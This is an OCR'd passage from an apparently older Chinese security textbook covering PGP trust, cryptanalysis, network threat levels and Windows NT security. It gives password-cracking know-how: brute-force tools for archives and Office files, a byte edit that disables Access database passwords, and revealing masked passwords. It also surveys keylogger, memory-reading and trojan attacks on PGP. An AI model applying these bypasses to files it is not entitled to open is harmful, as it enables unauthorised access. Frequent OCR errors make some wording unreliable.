注活！你所必须遵循的一条规则是：在你使用任何一个公匙之前，一定要首先认证它！！无论你受到什么诱惑，当然会有这种诱惑，你都不要，绝对不要，直接信任一个从公共渠道（尤其是那些看起来保密的）得来的公匙，记得要用熟人介绍的公匙，或者自己与对方亲自认证。同样你也不要随便为别人签字认证他们的公匙，就和你在现实生活中一样，家里的房门钥匙你是只会交给十分信任的人。

下面，我讲讲如何通过电话认证密匙。每个密匙有它们自己的标识（keyID），keyID 是一个八位十六进制数，两个密匙具有相同 keyID 的可能性是几十亿分之一，而且 PCP 还提供了一种更可靠的标识密匙的方法：“ 密匙指纹 ”（key＇s fingerprint）。每个密匙对应一串数字（十六个两位十六进制数），这个指纹重复的可能就更微乎其微了。而且任何人无法指定生成一个具有某个指纹的密匙，密匙是随机生成的，从指纹也无法反推出密匙来。这样你拿到某人的公匙后就可以和他在电话上核对这个指纹，从而认证他的公匙。如果你元法和 Alice 通电话，你可以和 David 通电话认证 David 的公匙，从而通过 David 认证了 Alice 的公匙，这就是直接认证和间接介绍的结合。

这样又引出一种方法，就是把不同人签名的自己的公匙收集在一起，发送到公共场合，这样可以希望大部分人至少认识其中一个人，从而间接认证了你的公匙。同样你签了朋友的公匙后应该寄回给他，这样就可以让他通过你被你的其他朋友所认证。有点意思吧，和现实社会中人们的交往一样。PCP 会自动为你找出你拿到的公匙中有哪些是你的朋友介绍来的那些是你朋友的朋友介绍来的，哪些则是朋友的朋友的朋友介绍的……它会帮你把它们分为不同的信任级别，让你参考决定对它们的信任程度。你可以指定某人有几层转介公匙的能力，这种能力是随着认证的传递而递减的。

转介认证机制具有传递性，这是个有趣的问题。PGP 的作者 Phil Zimmermann 说过一句话：“信赖不具有传递性；我有个我相信决不撒谎的朋友。可是他是个认定总统决不撒谎的傻瓜，可很显然我并不认为总统决不撒谎。”

关于公匙的安全性问题是 PCP 安全的核心，这里就不细说了。和传统单密匙体系一样，私匙的保密也是决定性的。相对公匙而言，私匙不存在被篡改的问题，但存在泄露的问题。RSA 的私匙是很长的一个数字，用户不可能将它记住，PCP 的办法是让用户为随机生成的 RSA 私匙指定一个口令（pass phase）。只有通过给出口令才能将私匙释放出来使用，用口令加密私匙的方法其保密程度和 PCP 本身是一样的。所以私匙的安全性问题实际上首先是对用户口令的保密。当然私匙文件本身失密也很危险，因为破译者只是用穷举法试探出你的口令了，虽说很困难但毕竟是损失了一层安全性。在这里只要简单地记住一点，要像任何隐私一样保藏你的私匙，不要让任何人有机会接触到它，最好只在大脑中保存它，不要写在纸上。

PCP 在安全性问题上的审慎考虑体现在 PCP 的各个环节。比如每次加密的实际密匙是个随机数，大家都知道计算机是元法产生真正的随机数的。PCP 程序对随机数的产生是很审慎的，关键的随机数像 RSA 密匙的产生是从用户敲键盘的时间间隔上取得随机数种子的。对于磁盘上的 randseed，bin 文件是采用和邮件同样强度加密的。这有效地防止了他人从你的 rand—seed.bin 文件中分析出你的加密实际密匙的规律来。

这里还要提一下 PCP 的加密前预压缩处理，PCP 内核使用 PKZIP 算法来压缩加密前的明文。一方面对电子邮件而言，压缩后加密再经过 7 位编码密文有可能比明文更短，这就节省了网络传输的时间。另一方面，明文经过压缩，实际上相当于经过一次变换，信息更加杂乱无章，对明文攻击的抵御能力更强。PCP 中使用的 PY＼ZIP 算法是经过原作者同意的。PKZIP 算法是一个公认的压缩率和压缩速度都相当好的压缩算法。

6.2 密码分析

密码分析（Crytanalysis）是尝试通过分析密文以发现原始消息的“艺术”。在有些情况下，密码分析包括不断尝试在密文中找出可辨认的模式，或者包括使用不同密钥不断运行同一个算法直到发现匹配的文本。

由于大多数密码系统中的算法都是广为人知的，因而用户开始讨论时就假设密码分析者在开始攻击时手里有算法。也可以通过隐藏算法得到额外的安全性，但是对于公开系统来说没有这种选择。像 CIA 这样私有系统的用户可以选择隐藏算法。

在大多数密码系统中，算法发布给所有用户，系统的力量体现在密钥和算法如何使用密钥加密信息！除此之外，加密密钥的长度确定结果密文的好坏，并且能够抵御蛮力攻击，蛮力攻击也就是指试用每一种可能的密钥以试图破解密文的攻击方法。许多密码专家相信。使用长密钥时蛮力攻击基本上不可行，尽管计算机的处理能力也在提高。但即使使用最强大的网络化的计算机系统，对采用很大密钥（超过 100 位）加密的密文进行蛮力攻击也要花上几百万甚至几千万年。除此之外，密钥每增加一位就会使得蛮力攻击的时间花费增加一倍。

然而，仍然有这样的可能性，即系统中的一个弱点能够排除某些密钥，从而减少需要测试的密钥数目。例如，一个密码分析者可能会发现一个产生随机数的算法实际上有一些重复的模式。系统的这个弱点可能会提供被利用的价值。

假设密码分析者有可能知道几百万个密钥中的一个密钢能够解密消息，但如果原始明文本身就是密文怎么办呢？即使发现了正确的密钥，密码分析者也可能发现不丿什么可识别的东西。除此之外，密码分析者能够坐在汁算机前一直监视每一个被测试密钥的结果吗？显然，这是不现实的。

用户可以认为对于长密钥蛮力攻击是不可能的。有人费了很大精力描述这种模型，认为只有使用太阳在一百万年间的所有能量驱动所有需要的计算机才能找到一个密钥。

既然用这种方法花费毕生的精力也无法找到密钥，让用户看看攻击者可能使用从密文找到明文的其他方法。这些技术包括数学工具、技巧的使用以及平常的老式分析推理、耐心和判断力。有些技术可能从来也没听说过（如美国二战期间用于破译密码的一些密码分析技巧）。

安全性团体提出了以下各种不同类型的攻击方法：

◆仅有密文

密码分析者有密文的一份副本和算法的一份副本。在这种情况下，根据前面已经描述过的原因，密码分析者没有多少解密成功的可能性。

◆已知一些明文

密码分析者有一份密文的副本、一份算法的副本，还有一些明文消息和这些消疤、的密文．在这种情况下，密码分析者估汁原始明文的加密算法和结果密文。在另一种情况下，密码分析者已经知道密文中的一些文本模式，那么可分析存在这些模式的密文。

◆有选择的明文

密子；分析者能够在把明文转换成符文之前通过某种方式把一个消息柘人明文中。然后密码分析者寻找密钥以解密密文。在一些情况下，插人到明文中的信息能够提供一种模式，以更方便地找到符钥。

◆适应性有选择的明文

密码分析苦使用一种比较新的技术称力微分舒码分析。它是一种交互式的循环过程，它可以进行许多圈，每圈使用前一留的结果，直到找到符钥。根擗 RSA 实验室的说法，密码分析者基本上是分析“ 使用同一个密钥加密的两个相关明文差异的演化 ”。

◆已知明文

知明文的最好例子是各种字处理器创建的文件，文件中包含隐藏的格式化代码和文件头信息。文档中还包括公司名称和地址、版权通告、表单域名称和密规分析者能够轻松得到的其他信息。实际上，电子商务中使用的许多文档（例如资金转移）有标准的头信息，这些头信息用于向其他计算机标识文档。密码分析者通过分析算法如何转换明文就有可能发现密钥。

下面是密码分析者用来攻击密文的一些技术：

◆微分密码分析

如前所述，这种技术使用一种循环过程评估密码，密码是使用循环块算法（例如 DES）产生的。

使用同一个密钥加密相关的明文。通过多次循环分析出差异，标识出可能的密钥。这个技术曾成功地用于 DES、FEAL－4 和其它一些散列函数。

◆线性密码分析

这种技术也曾成功地用于 DES 和 FEAL－4。分析一对明文和结果密文，使用线性近似技术确定块密码的行为。

◆代数攻击

这个技术利用块密码中的数学结构。如果这个结构存在，则用一个密钥进行一次加密的结果有可能等同于用两个不同密钥进行两次加密的结果。密码分析者将利用这一弱点。总的说来，密码分析者需要时间和资源。随着计算机变得越来越强大，他们手中会拥有更多的资源吗？不可能，因为算法和加密技术也会从技术进步中受益。还要提到的是，加密方只要把密钥长度增加 1 位，密码分析者的破译工作量就要增加 1 倍。

6.3 解密实例

这一小节提供了一些对常用的密码遗忘后的解除办法，其中多半是应用工具软件，而事实上针对每一种软件的密码破解软件，一般都不止一种。我们这里每类仅简单介绍了一种工具，而同类的其它工具，读者可以在本书的配套光盘中找到。

6.3.1 WinZip 压缩包密码的解除

WinZip 是我们都熟悉的一个压缩软件，很多人都知道，可以在将文件压缩的同时，为压缩包加上密码，这样就可以达到压缩与保密一举两得的作用。

密码的设置是这样的：有击需要压缩的文件，并从弹出的快捷菜单中执行“ Add to ZIP ”命令（只有先安装了 Winzip 才会有这个选项），打开“ 添加到文件 ”对话框，然后单击“ 密码 ”按钮，打开“ 密码设置 ”对话框并输人所需的密码即可。加密后我们可使用“ Winzip ”查看压缩包中的文件列表，但解压或浏览某个文件时，系统就会要求用户输入密码。

但是，当用户将密码遗忘后又怎么办呢？

这里有一个工具软件 AZPR（Advanced ZIP Password Recovery），是专门用来解除 ZIP 压缩包密码的解密软件，读者可以从 http://www.elcomsoft.com/下载，也可以从本书的配套光盘中找到这个软件。

AZPR 可对 ZIP 压缩包密码进行搜索，我们只需从“ ZIP Password－encrypted file ”对话框中选择需要解除的 ZIP 压缩包，并在“ Brute－Force range options ”对话框中选择密码的范围（如是否包括大小写字母、是否包括数字、空格、符号或包括所有内容等），最后单击“ Start ”按钮，程序就会采用穷尽法对所有可能的密码组合进行测试，并在找到密码后将其显示出来。

6.3.2 ARJ 压缩包密码的解除

ARJ 是一个命令行实用压缩软件，它的有关操作全部通过命令行来实现，其中“ －P ”参数就是用来设置压缩包密码的，我们只需在其后面输人相应的密码，即可达到为压缩包设置密码的目的（“ －P ”参数与密码之间没有空格）。如我们要将 C 盘 DOS 目录下的所有文件全部压缩到一个 BACKUP 的压缩包中，并为它设置“ PASSWORD ”的密码，只需执行“ ARJ A－PPASS ¯ WORD BACKUP C：\DOS ”命令即可。

对于 ARJ 压缩包密码的解除，同样也有工具可以利用，可在 http：／／www．elcomsoft.com／下载一个专业的 ARI 压缩包密码解除软件 AAPR（Advanced ARJ Password Recovery）。AAPR 与上面介绍的 AZPR 都是同一个人开发的，其界面及操作方法都与 AZPR 基本一致。软件的使用比较简单，这里就不作详细介绍了。

6.3.3 Word、Excel 文档密码的解除

在微软的字处理软件 Word 中，执行“ 文件 ”菜单的“ 另存为 ”命令，打开“ 另存为 ”对话框并单击“ 选项 ”按钮，然后根据需要在弹出的“ 保存 ”对话框的“ 打开权限密码 ”或“ 修改权限密码 ”栏中设置所需的密码（设置“ 打开权限密码 ”之后，不知道密码的用户将无法打开文档；设置“ 修改权限密码 ”之后，其他用户仍然可以打开文档进行浏览，而只是不能对文档进行修改），最后单击“ 确定 ”按钮即可为文档加上密码。

解除方法：遗志 W。rd 密码之后，我们可以借助于 MSOfPass 进行解除。MSOfPass 是一个专门解除 0ffice 文档密码的应用程序（目前主要是针对 Word 及 Excel），我们在启动该程序后首先应单击“ Settings ”按钮，打开“ Brute－force settings ”对话框，对 MSoPass 的解除状态进行设置（主要是在“ Password character set ”列表框中选择密码的范围，即是否包括大小写字母、数字、空格等内容）。单击“ OK ”按钮返回主菜单之后，我们只需将需要解除密码的

Word 或 Excel 文件拖拽到 MSoPass 主菜单中，MSofPass 即会根据用户指定的范围采用穷尽法对所有可能的密码进行测试，直到找到密码为止。

MSOfPass 的下载网址为：http://www.lostpassword.com。另外，我们也可到 http://www.elcomsoft.com／下载一个 AWPR（Advanced Word Password Recovery）程序来解除 Word 文档密码（使用方法与 Advanced ZIP Password Recovery 完全一致）。

Excel 密码的设置方法与 Word 完全一样，而利用 MSofPass 或 AEPR（Advanced ExcelPassword Recovey）解除 Excel 密码的方法也完全一样，这里就不再详细介绍了。

6.3.4 Access 文档密码的解除

在 Access 中，选择执行“ 工具 ”菜单“ 安全 ”子菜单中的“ 加密数据库 ”命令，然后再输人适当的密码即可为 Access 文档加上密码。

解除：利用 UltraEdit 等软件采用二进制格式打开加密后的 Access 数据库，然后将地址为 0042 的字节改为 86 并存盘退出，数据库的密码即失效（建议执行此操作前先做一个备份）。另外，我们也可到 http://www.elcomsoft.com／下载一个 AAPR（Ad-vanced Access Password Recovery）程序来解除 Access 数据库密码。

6.3.5 解除采用“ ＊ ”显示的密码

当用户输人密码时，绝大多数软件都采取了不显示原始字符，而将其显示为“ ＊ ”的方法，以防输人密码时被他人“ 偷窥 ”。这种密码能不能解除呢？回答是肯定的，只要利用 Snadboy 这个软件，就可解除这样的密码！ Snadboy 是一个专门用于解除应用程序对话框中采用“ ＊ ”显示的密码的工具软件，它可将这些密码的原始字符查找出来，并显示到用户的面前。我们要使用它解除某个密码，只需先打开其他应用程序并显示出密码对话框（即显示“ ＊ ”），然后用鼠标将 Snad-boy“ 密码区选择器 ”中的“ 十字架 ”拖到这些应用程序的“ ＊ ”密码上，Snadboy 就会将这些“ ＊ ”密码解除出来，并将其原始字符显示到“ 密码 ”框中。Snadboy 的下载网址为：http：／／www.snadboy．com／。除此以外，类似的软件也有很多，如 vIEWPASSWORD 等等。

6.4 如何实现对 PGP 的攻击

我们知道 PGP 密码体系的本身是很牢固的，但并不是不能进行对 PGP 的攻击，现实中很多可行的 PGP 攻击，并不是攻击 PGP 密码体系本身，而是攻击 PGP 的实现系统。

这类攻击可以分为被动攻击和主动攻击两种。

一、被动攻击

⑴ 击键窥探

这是一种非常有效的被动攻击方法，简单地说就是记录用户的击键，从中获得口令。攻击者通过键盘记录器窥探用户的击键序列，具体方法因不同系统而异。在 DOS 下的 PGP 实现在这方面是最脆弱的，而且它拥有最多的键盘记录器程序。而且攻击者甚至可以从网络上远程启动和停止记录器，在 DOS 下有些引导区病毒也可以完成这一工作。目前已经出现了至少一种 Windows 下的记录器，这就对基于 Windows 的 PGP 外壳产生了威胁。对 Unix 环境下的键盘记录有点复杂，因为需要 root 权限，除非被攻击者是在 X 一 Windows 环境下输人口令的，x 一Windows 下的记录器不用 root 权限。

防止这种攻击，一句话，对工作环境要仔细检查，同时作好私匙文件的保存。

⑵ 电磁泄露窥探

这很好懂，任何计算机设备尤其是显示器都有电磁泄露，通过合适的设备可以收到目标显示器上的信息，那么你的明文显示时就无密可言了。我这里有一个 FBI 通过类似装置监听到一个间谍的显示器和键盘信号的案例：他们通过偷偷设置在嫌疑犯计算机里的发射器，远程接收信号，然后通过 NSA 专用的 FFT 芯片去除噪音，完成了取证工作。射频信号大约 22MHz，在接收端加上 27KHz 的水平同步信号和 59.94 Hz 的垂直同步信号就可以得到清晰的图像。至于键盘用的是串行单片机通讯接口，信号更容易稳定。

加装一个射频信号干扰器可以有效防止显示器信号泄露。键盘信号传不远，只要没人在你计算机里安“耳朵”就不怕泄露。

（3）内存空间窥探

在 Unix 这样的多用户系统中，只要有合适的权限谁都可以检查机器的物理内存。和分解一个巨大的合数相比，打开／dev／kmem 这个系统虚存交换文件，找到用户的页面，直接读出e，d 来不是省心得多吗？

（4）磁盘缓存窥探

在 Windows 这样的多任务操作系统中，系统有把内存中的内容交换到磁盘的习惯，而且这些交换文件是对用户透明的。更坏事的是，这些内容并不会很快被清除，有可能在磁盘上保留很久。如果在网络环境中，可能连用户自己都感觉不到，就被人偷走了这些信息。

（5）报文嗅探

在网络环境下，信息是以报文的形式存在，并以报文的形式在线路中传输。如果你是通过网络远程使用 PGP，那么就有可能被人在报文传输途中监听到。如果信息是以明文的形式存放在报文中，你的口令也就被攻击者知道了。

使用一些加密联机的通讯程序，像 SSH，DESlogin 或者干脆使用有加密性能的网络协议栈（点到点或端到端），可以防止网络嗅探的攻击。因为嗅探者要处理大量的信息，如果不是明文，他们一般没有兴趣去研究。

二、主动攻击

主动攻击最典型的例子是使用特洛伊木马程序。

木马程序我们在前面介绍过，下面是一个虚拟的现代 PGP 木马： 一些精英程序员开发了一个崭新的 PCP 的 Windows 外壳。所有新手都 FTP 到了一份拷贝。它工作得太棒了，有各种按钮和滚动条，甚至它还提供了一堆 WAv 文件，还支持 SoundBlaster AWE 32 的音效，因此你可以一边加密文件一边欣赏着 16 位 CD 音质的音响。它占用很少的内存，编程精练，功能强大，而且它还能截获操作系统的中断，从而阻止它把重要信息交换到磁盘去而泄密。

了不起吧？可问题在于，这个程序里有那么几行恶意布置的代码记录了你的口令，并且当它发现机器上装了一个 Modem，它会向 Modem 发出一条 atm0 命令（关闭 Modem 的蜂鸣器），然后向……（天知道什么地方）拨号并且传出了你的口令和密匙…… ！

第七章 互联网上的安全问题

7.1 安全性的基本框架

由于互联网的开放性质，在互联网上的安全性问题越来越引起人们的重视。一般而言，在信息技术中，安全性分为五个层次：

◆网络层的安全性
◆系统层的安全性
◆用户层的安全性
◆应用层的安全性
◆数据层的安全性

系统层的安全性体现在防病毒、风险控制、安全性审计等方面；用户层的安全性体现在用户和用户组的管理、单次登录、身份验证等方面；应用层的安全性体现在权限控制和授权等方面；数据层的安全性体现在加密技术上。

下面主要介绍一下网络层的安全性和应用层的安全性。

7.1.1 网络层的安全性

在一个严格要求保密的网络上，网络层必须提供透明的加密信道以保证数据传输的安全。通过路由器和拨号服务器能够实现 IP 层的加密信道，多数路由设备都具设备这样的功能。但是，加密 IP 信道存在如下问题：一是加密算法依赖原厂商；二是不同设备厂商采用的标准不一致，彼此之间没有互操作性。如果采用的网络互联设备不一致，就很难建立统一的加密信道；三是信道加密会使网络设备的性能大幅度下降。以 CISCO7500 系列路由器为例，这种背板交换能力高达 2Gb／s 的路由器，打开 40 位 DES 加密特性，整个路由器的吞吐量下降到 2Mb／s，这是因特网络层 VPN 很难直接在路由器上实现的原因。这种方法在广域网上使用得较多，在局域网上使用得很少。

在网络层建立的 IP 通道之上时必须采用安全机制提供应用层的可靠相互访问。如果没有这个机制，只有加密 IP 信道，应用层的安全仍然得不到保障。因特网的边界上，通常使用防火墙，防火墙用 IP 过滤和应用代理方式来实现安全连接。一种简单有效的方法是在路由器上采用 IP 过滤技术，由硬件实现，效率相当高。防火墙建立在边界安全的基础上，对来自内部网攻击的防护能力很弱，网络安全的一个重要的环节是网络安全漏洞的检测和监控。通过安全检测／检控手段，可以及时发现网络存在的安全漏洞或恶意的攻击。更加重要的是，安全检测工具可以为安全网络提供对网络和系统攻击的敏感性，从而实现动态和实时的安全控制。

安全管理是网管的重要工作内容。在安全漏洞检测软件的支持下，通过软件或人工配置的方法，可以完备系统配置，消除多数人为的系统管理安全漏洞（如：必须禁止超级用户的远程登录，不能使用早期的 Sendmail 老版本）。

安全检测软件能够动态监测路由器、防火墙、主机、Web 服务器等系统资源，模仿多数黑客的攻击方法，不断测试安全漏洞，并将测出的安全漏洞按照危害程度列表。在一个没有任何防护措施的典型网络中，安全漏洞的数目通常超过 1000 个。

安全检测软件提供修补系统浔洞的建议，使系统管理员在明确的指导下及时采取措施修补系统存在的漏洞，防患于未然。

安全检测软件的另一个功能是实时监控网络攻击或恶意访问，并根据设置及时通报系统管理员，记录攻击情况。当攻击发生的时候，能够及时阻断攻击。

7．1.2 应用层的安全性

目前占主导地位的数据安全控制措施是在应用层实现的，因特网络上的数据，需要一种手段来对数据进行保密。数据加密就是用来实现这一目标的。

（1）数据完整性：需要一种方法

来确认送到网络上的数据在传输过程中没有被篡改。数据加密和校验被用来实现这一目标。

（2）身份认证：需要对网络上的用户进行验证，以确认对方的真实身份。握手协议和数据加密为通信双方提供了验证身份的手段。目前常用的有公钥认证方法和 KDC 方式的认证方法。

（3）授权：需要控制谁能够访问网络上的信息，并且他们能够对信息进行何种操作（例如他们能否修改信息或是只能读取）。DCE 访问控制列表被用来实现这一目标。

（4）审计记录：所有网络活动应该有记录，这种记录要针对用户进行，可以实现统计、计费等功能。

（5）防止抵赖与公证：确保用户不能抵赖自己所做的行为，同时提供公证的手段来解决可能出现的争议。

信息系统的用户可能分布在网络上的任何接人点，所以身份认证技术必须采用针对用户的认证方式，而不能针对地址或会话。为了便于管理，需要采用集中式管理的访问控制手段。

必须牢记：网络层（传输层）的安全协议允许为主机（进程）之间的数据通道增加安全属性。本质上，这意味着真正的（或许再加上机密的）数据通道还是建立在主机（或进程）之间，但不可能区分在同一通道上传输的一个个具体文件的安全性要求。比如说，如果一个主机与另一个主机之间建立起一条安全的 IP 通道，那么所有在这条通道上运行的 IP 包就都要自动地被加密。同样，如果一个进程和另一个进程之间通过传输层安全协议建立起了一条安全的数据通道，那么两个进程间传输的所有消息就都要自动地被加密。

如果确实想要区分一个具体文件不同的安全性要求，那就必须借助于应用层的安全性。提供应用层的安全服务实际上是最灵活的处理单个文件安全性的手段。例如一个电子邮件系统可能需要对要发出的信件的个别段落实数据签名。较低层的协议提供的安全功能一般不会知道任何要发出的信件的段落结构，从而不可能知道该对哪一部分进行签名。只有应用层是惟一能够提供这种安全服务的层次。

一般说来，在应用层提供安全服务有几种可能的做法，第一个想到的做法大概就是对每个应用（及应用协议）分别进行修改。一些重要的 TCP／IP 应用已经这样做了。在 RFC 1421 至 1424 中，IETF 规定了使用强化邮件（PEM）来为基于 SMTP 的电子邮件系统提供安全服务。由于种种理由，Intemct 业界采纳 PEM 的步子还是太慢。

S-HTTP 是 Web 上使用的超文本传输协议（HTTP）的安全增强版本，由企业集成技术公司设计。S-HTTP 提供了文件级的安全机制，为网络应用程序提供安全服务，例如：认证、数据机密性和完整性、访问控制以及非否认服务。目前已经有一些实用的认证和密钥分配系统，如：MIT 的 Kerberos（Ⅴ4 与Ⅴ5），IBM 的 CryptoKninght 和 Netwrok Security Propo 一样，DEC 的 SPx，Karsruhe 大学的指数安全系统（TESS）等，都是得到广泛采用的实例。甚至可以见到对有些认证和密钥分配系统的修改和扩充。例如，SESAME 和 0SF DCE 对 Kerberos V5 作了增加访问控制服务的扩充，Yaksha 对 Kerberos V5 作了增加非否认服务的扩充。

关于认证和密钥分配系统的一个经常遇到的问题是关于它们在 Internet 上所受到的冷遇。一个原因是网络编程（SNP）把界面做到了比 CSS-API 更高的层次，使同网络安全性有关的编程更加方便了。

7.2 网络安全的级别分类

在进一步分析潜在漏洞之前，先对安全漏洞进行分类，产生一个分类级别是很有用的。它被称作 Internet 威胁级别层次（Internet Threat Leve）Scale）或 ITL 层次（ITL Scale）最低层的威胁是 0 级，最高层为 9 级。各级别的具体描述可参见表 7.1。

表 7.1 Internet 威胁层(ITL)级别

级别	具 体 描 述
0	拒绝服务攻击——用户不能访问文件或程序
1	本地用户可以读取本地系统上的文件
2	本地用户可以对系统中不属于根拥有的文件进行写及（和/或)执行操作
3	本地用户可以对系统中根拥有的文件进行写及（和/或)执行操作
4	同一网络上的远程用户可以读系统上的文件,或通过网络传送文件
5	同一网络上的远程用户可以写及（和/或)执行系统上非根拥有的文件或通过网络传送
6	同一网络上的远程用户可以写及（和/或)执行系统上根拥有的文件
7	跨过防火墙的用户可以读系统上的文件并通过网络传送
8	跨过防火墙的用户可以写及（和/或)执行系统上非根拥有的文件或通过网络传送
9	跨过防火墙的用户可以写及（和/或)执行系统上根拥有的文件

大多数安全问题可分以下 3 类：

◆本地威胁

◆远程威胁

◆跨越防火墙的威胁

这取决于施加给目标系统的威胁严重程度，这些类别可再细分为三个细类别：

◆读访问

◆非根式（non 一 root）写与执行访问

◆根式（root）写与执行访问

服务拒绝攻击不属于上述范畴，它被列为 ITL0 级。

安全脆弱性的威胁级别必须至少按照如下几个方面因素衡置：

◆系统用途

◆系统上数据的安全性

◆数据集成的重要性

◆非中断访问的重要性

◆用户概貌

◆ 系统与其他系统间的关系

◆

一、环境与脆弱性之间的平衡

1－3 级的问题通常不是紧要到必须立即关闭系统。系统管理员经常要在一定程度上控制本地用户以免问题扩散，至少保证他的问题不是恶意的。

4－6 级的问题要严重一些，因为对人侵者的非电子控制便得复杂。然而，在许多公司或组织环境中，大多数系统处于防火墙背后，大多数组织成员在某种程度上是受托的，对直接与 Internet 相连的系统，这些问题就十分紧要了。

7－9 级的问题是十分严重的问题。多数组织需要提供 Internet 访问能力，且多数主机在桌面操作系统上增加有限的安全措施，防火墙是处于公司信息资产数据与人侵者之间的惟一隔离措施。可以绕过防火墙的安全漏洞极为严重，一个组织必须考虑立即从 Internet 上断开。

二、系统分类

美国国防部创建了“ 受托计算机系统评估标准 ”（TCSEC）或“ 橙皮书 ”（0rangeBook），计算机系统按该标准由国家计算机安全中心（NCSC）评估，共划分为七个

等级：D，C1，C2，Bl，B2，B3 或 A1，其中 D 级安全性最低，A1 级最高。我们常用的 DOS，Windows 95 为 D 级，C2 级产品为处理敏感数据的最低级产品，A1 级是最安全的。

7．3 网络操作系统的安全性

可以说操作系统的安全是网络安全的核心。提高网络系统的安全性从根本上来说应从操作系统人手，这如同提高系统抗病毒能力从根本上来说应从操作系统人手一样。当前使用最广泛的网络操作系统，莫过于 Windows NT 和 Unix 两种，本节将就这两种操作系统的安全性进行讲解。

7．3．1 Windows NT 的安全性

有关 Windows NT 要知道的第一件事情是它存在两个版本，这两个版本有同样的核心特性、安全系统和网络支持。

◆Windows NT 工作站版。这个版本的设计是为了让单个用户以很高的性能运行应用程序。

◆Windows NT 服务器版。这是 WindowsNT 的网络文件和应用服务器版。尽管它有很大的性能增强特性以便改进多个网络用户的访问，但它的显著特性是它的特殊结构是为多用户网络设计的。

一、Windows NT 的安全概述

Microsoft Windows NT Server 操作系统提供安全管理功能，以及在企业级网络范围内来实现和管理这些功能的工具。在企业这一级，Windows NT 的安全体系基于域、用户和组的概念，限制用户对网络资源的访问。

安全性在 Windows NT 最初的设计规格书中就已包括并渗透在整个操作系统中。在用户能对 Windows NT 的任一资源进行访问前，他们必须首先登录并被 Windows NT 所确认，且在工作站和服务器层次都要求有确认机制工作。获得最初级的资源保护并不要求和 Windows NT 服务器连接，Windows NT 能提供这种本地安全性，是因为每一台机器都有一个服务器的帐户和安全策略数据库的副本。这种安全机制包括控制谁能访问哪些对象（如文件和共享打印机），决定某人针对某一对象能做什么和什么事件被审计。

Windows NT 服务器和工作站版本的许多安全机制是共同的。Windows NT Server 集中式的领域和安全管理特性，使它成为能为大多数公司提供客户机服务器计算的可取方案。在点到点的体系中使用 Windows NT Workstation 并不是客户机／服务器值得推荐的选择，因为安全性和工作关系的管理会很快变得不可控制。

Windows NT 的安全子系统是一个集成子系统，而不是环境子系统，因为它影响整个 Windows NT 操作系统。

安全子系统的组成部分有：

◆本地安全授权（Local Security Authority）

◆安全访问监督（security Reference Monitor）

除了上述部分，Windows NT 还提供以下安全机制｜

◆登录过程

◆灵活自如的存取控制

◆存取标识（Access Token）

◆存取控制列表（Access contrl List）

◆这些功能与安全帐户管理、本地安全管理和安全访问监督相结合，提供了形成 Windows NT 安全机制支柱的许多相互集成的性能。

Windows NT 的设计目标是提供文件和打印服务，它的体系结构用于运行客户机／服务器应用程序。它还支持远程通信服务和 Internet 服务。如果要在 Internet 上提供 Web 服务，或者

用作代理服务器，Windows NT Server 版是一个理想的平台。通过添加第二方软件，它还可以作为防火墙使用。

Microsoft 对 Windows NT 的市场策略是内建尽可能多的网络和 Internet 特性。实际上，Windows NT Server 版中带有一个完全的 Web 服务器组件，称为 Internet Information Server（IIS）。

Windows NT 的其他一些特性如下：

◆对大多数网络操作系统提供互操作性支持，并且支持大多数客户。

◆不需要购买附加选件就可以支持所有的主要网络协议。

支持以下文件共享协议：NCP（Netware Core Prtcal）；SMB（Server Message Blocks）和 HTTP。

◆支持跨网络的应用程序分布式处理和资源共享机制。

◆在操作系统的核心集成安全功能。支持安全登录和认证。

◆新的 Windows NT 域服务特性为用户帐户、计算机信息、安全性信息和其他信息提供一种集成的、企业级信息存储。

◆通过定制的配置文件支持对用户桌面的控制（Windows 客户）。

◆包括安全拨号连接，以 Remote Access Server（RAS）的形式支持移动和远程用户

Windows NT 网络基于工作组模型或者域模型。在工作组模型中，每个 Windows NT 计算机单独处理用户帐户和访问，一个工作组通常是一个小的部门网络。相比之下，一个域则是服务器和用户的一个大集合，它经常代表整个公司或者公司的一个分支机构。在域模型中，一个域级用户帐户数据库存储用户帐户，并且为管理员提供控制对网络访问的场所。一旦成功地登录到一个域帐户中，当访问域中其他系统时通常不需要再次登录，假设已被授权访问这些网络。

二、Windows NT 的体系结构

Windows NT 被设计成可以在不同的处理器体系结构之间移值，其中包括 Intel X86 系列和诸如 MIPS 和 DEC Alpha 处理器等 RIsC 处理器。除此之外，Windows NT 在多处理器系统中支持对称多处理器。

对称多处理允许一个应用程序的不同部分同时运行于不同的处理器上，这样就能更快地完成一个任务。这是通过多线程实现的——任务被分解成多个处理，在一个或多个处理器上以不同的起止时间运行。WindowsNT 是达到这种处理级别的第一个网络操作系统。

Windwos NT 根据附在每个对象上访问控制列表

（ACL）的定义控制谁能对 Windows NT 具有模块化的设计。在任何时候对操作系统的任何层次添加新模块都很容易，并且不会影响到操作系统的稳定性。由于对称多处理，只需简单添加更多的处理器，系统就可以很容易地扩大处理器额外的负载规模。除此之外，Windows NT 还支持群集（Clusterling），这种方法把多个服务器链接起来共享处理和对资源的访问。

安全性建立在 Windwos NT 的核心层，它在各层次提供了一致的安全模型。我们现在可以深人了解它的体系结构设计和操作系统的核心功能特性。

基本操作系统由一组软件组件构成，这些组件称为执行服务，运行在核心模式下。

核心模式之上是用户模式，用户模式由非特权的服务组成，称为受保护子系统（Protected Subsystem），它们的启动由用户决定。基本上，核心模式组件是必需的，并能组成一个自成体系的操作系统。用户模式组件运行在核心之上，可利用它的服务。

有些子系统是整体的（integrsl），即它们扩展了一个关键的操作系统功能。安全子系统是整体系统的一个例子，环境子系统支持应用程序。

在任何时候都可以更新或代替其中的任何组件，以改进操作系统的操作，更新它的核心技术或者增加新的技术组件。

1、安全子系统

安全子系统的目标是保护系统的所有组件，包括硬件、软件和存储在系统中的数据。安全子系统既可以用于 Windows NT Workstation 版也可以用于 Windows NT Server 版，区别只是 Windows NT Server 版的用户帐户数据库可以用于整个域，而 Windows NT Workstation 版的数据库只能本地使用。

Windows NT 操作系统中的任何东西都是对象制，通过下面的方式控制对对象和系统的访问：

◆Windows NT 根据附在每个对象上的访问控制列表（ACL）的定义控制谁能访问该对象。可以访问对象的用户就对该对象拥有操作的“ 权限 ”。

◆当系统工作时，Windows NT 可控制用户的动作。这称为“ 权利 ”。

系统管理员可以通过这些控制特别定义用户可以做什么和用户可以在哪里完成。操作系统可以通过这些控制保护对象免受非故意的或恶意的重复使用与访问。

